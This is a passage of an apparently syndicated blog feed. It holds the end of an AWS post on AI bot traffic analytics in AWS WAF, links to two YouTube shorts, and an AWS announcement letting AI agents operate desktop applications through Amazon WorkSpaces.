- Optimize infrastructure investment: Identify high-traffic endpoints and plan capacity accordingly. Know whether your infrastructure costs are supporting business value or used without programmatic compensation mechanism.
- Implement tiered access strategies: Serve different content or pricing based on AI agent verification and intent.
- Detect anomalies and emerging patterns: Spot unusual patterns that might indicate emerging threats or opportunities. Real-time visibility helps you respond quickly to changes in AI bot behavior.
- Support cross-organizational strategy: Provide data to stakeholders across security, product, and business teams for informed decisions about AI bot access policies and monetization opportunities.
- Customize as needed: AI Traffic analyses are emitted as CloudWatch metrics that an organization can use to customize CloudWatch or another supported observability product as needed. Moreover, by using CloudWatch metrics, an organization can build proactive measures such as alerts or business actions such as rate or limit changes.
- Monetize AI traffic at the edge: For a reference architecture that combines WAF Bot Control AI visibility, traffic control, and content monetization using the x402 payment protocol, see the sample-x402-content-monetization-with-cloudfront-and-waf project on GitHub. It demonstrates how to classify AI bot traffic, enforce per-path pricing policies, and settle payments at the edge using Amazon CloudFront and Lambda@Edge – with zero changes to your existing origins.
Note: This AWS Samples solution is not a supported product in their own right, but educational examples to help our customers use our products for their applications. As our customer, any applications you integrate this example into should be thoroughly tested, secured, and optimized according to your business’s security standards & policies before deploying to production or handling production workloads. Deploying it will provision resources that incur additional AWS charges, so review costs before deploying and delete the stack when no longer needed.
Programmatic access: Automate your AI traffic insights
In addition to the console dashboard, you can programmatically query AI bot traffic data using the GetTopPathStatisticsByTraffic action, available through the AWS WAF API, AWS SDKs, and AWS CLI. This action returns the top URI paths by bot traffic volume for a given web ACL and time window. Each path in the response includes request counts, traffic percentages, and the top bots accessing it. You can filter results by bot category (for example, ai), organization, or specific bot name, and use a URI path prefix (for example, /api/) to drill down into specific areas of your application. The following AWS CLI example shows how to query the top paths accessed by AI bots for a specific web ACL.
The following AWS CLI example shows how to query the top paths accessed by AI bots for a specific web ACL:
A sample response:
Programmatic access enables you to:
- Build custom dashboards or integrate AI traffic data into existing observability platforms.
- Automate alerting when specific paths see unusual bot traffic spikes.
- Feed traffic data into business intelligence pipelines for content monetization decisions.
- Investigate and debug AI bot activity within a specific timeframe to identify the root cause of traffic anomalies or incidents.
For detailed usage information, see the GetTopPathStatisticsByTraffic API reference and the AWS CLI command reference. This API pairs naturally with the CloudWatch metrics approach described above, giving you both real-time metric streams and on-demand path-level analytics for comprehensive AI traffic management.
Availability
For customers on flat-rate pricing plans, the AI Traffic Analysis dashboard is included with all paid plans. Read more about CloudFront flat-rate pricing in the launch blog post. For AWS WAF customers not subscribed to flat-rate plans, the AI traffic analysis dashboard is available at no additional cost. See AWS WAF pricing for details.
Get started today
The AI Traffic Analysis dashboard represents a significant step forward in managing the intersection of AI and web security. As AI agents continue to grow as a percentage of overall web traffic, having the right visibility tools becomes essential for both security and business success.
To learn more about AWS WAF Bot Control and AI Traffic Analysis dashboards, visit the AWS WAF Developer Guide or explore the feature directly in your AWS WAF console.
If you have feedback about this post, submit comments in the Comments section below.
On Losing a Daughter
Post Syndicated from The Atlantic original https://www.youtube.com/shorts/FMXKyW0sJfs
Modernize your workflows: Amazon WorkSpaces now gives AI agents their own desktop (preview)
Post Syndicated from Micah Walter original https://aws.amazon.com/blogs/aws/modernize-your-workflows-amazon-workspaces-now-gives-ai-agents-their-own-desktop-preview/
Enterprises face a significant challenge when deploying AI agents: the desktop and legacy applications that power most business workflows are simply inaccessible to modern AI systems. According to a 2024 Gartner report, 75% of organizations run legacy applications that lack modern APIs, and 71% of Fortune 500 companies operate critical processes on mainframe systems without adequate programmatic access. For many organizations, this has meant choosing between delaying AI adoption or undertaking expensive and risky modernization projects.
Today, we are announcing that Amazon WorkSpaces now enables AI agents to securely operate desktop applications without requiring application modernization. The same managed virtual desktops that millions of employees use and trust can now also serve AI agents, turning WorkSpaces into infrastructure for scaling enterprise productivity, not just delivering it. Because agents operate within your existing WorkSpaces environment, there are no APIs to build, no application migrations to plan, and no new infrastructure to manage.
Some of our customers had an early opportunity to give their agents a WorkSpace. Chris Noon, Director, Nuvens Consulting shared with us, “WorkSpaces lets our clients give AI agents the same secure, governed desktop environment their employees already use — no custom API integrations, full audit trails, and enterprise-grade isolation out of the box. For regulated industries, that’s not a nice-to-have — it’s the baseline.”
Secure cloud desktop access for AI agents
With WorkSpaces, AI agents can securely access and operate desktop applications running inside managed WorkSpaces environments to complete complex business workflows. Agents authenticate through AWS Identity and Access Management (IAM) and connect via Workspaces with complete audit trails available through AWS CloudTrail and Amazon CloudWatch. Because agents operate within secure WorkSpaces environments rather than on local machines, your existing security controls and compliance policies remain fully intact.
Amazon Workspaces supports the industry-standard Model Context Protocol (MCP), which means WorkSpaces works with any agent framework, such as LangChain, CrewAI and Strands Agents.
Let’s try it out
To set up a WorkSpaces environment for AI agents, I started in the AWS Management Console by creating a new WorkSpaces Applications stack—the environment definition that controls how agents connect and what they’re allowed to do.

From the Amazon WorkSpaces console, I chose Create stack and configured the basics: name, fleet association, and VPC endpoints. In Step 3 of the stack creation workflow, I noticed the new AI agents section with two options. The first, No AI agent access, is the default configuration for standard WorkSpaces designed for people. The second, Add AI Agents, allows AI agents to securely access and operate applications using their own identity and permissions. I selected Add AI Agents to enable agent connections on this stack.

Next, I will enable storage before configuring the agent access settings to define how agents interact with the desktop.
Under Agent features, I enabled three capabilities. Computer input allows the agent to click, type, and scroll within the desktop. Computer vision allows the agent to capture screenshots of the desktop, which is how it “sees” the application. Finally, screenshot storage configures where session screenshots are stored for audit and debugging.

Under Desktop screen layout, I set the screen resolution to 1280×720 and image format to PNG. The resolution determines the fidelity of what the agent sees during a session—a complex application with dense UI elements might benefit from higher resolution, while a terminal-style interface works well at 720p.

With my stack configured, WorkSpaces exposes a managed MCP endpoint. I pointed my agent framework to this endpoint, provided IAM credentials for authentication, and my agent began interacting with the desktop applications installed on the fleet’s image.
To see this in action, here’s an agent built with the Strands Agent SDK and Amazon Bedrock handling a prescription refill, looking up the patient record, searching for the medication, placing the order, and confirming a successful refill, all inside a sample pharmacy system with no API.
The application doesn’t know an agent is driving it. Nothing about the software was modified, rebuilt, or integrated. The agent worked with it exactly as it exists today.
Now available
This feature is available today in public preview at no additional cost in US East (N. Virginia, Ohio), US West (Oregon), Canada (Central), Europe (Frankfurt, Ireland, Paris), and Asia (Tokyo, Mumbai, Sydney, Seoul, Singapore) Regions.
Get started building today using our GitHub repo, or visit the WorkSpaces page for more details.
Gas Station Drugs #lastweektonight
Post Syndicated from LastWeekTonight original https://www.youtube.com/shorts/dfQS5UXIQ_4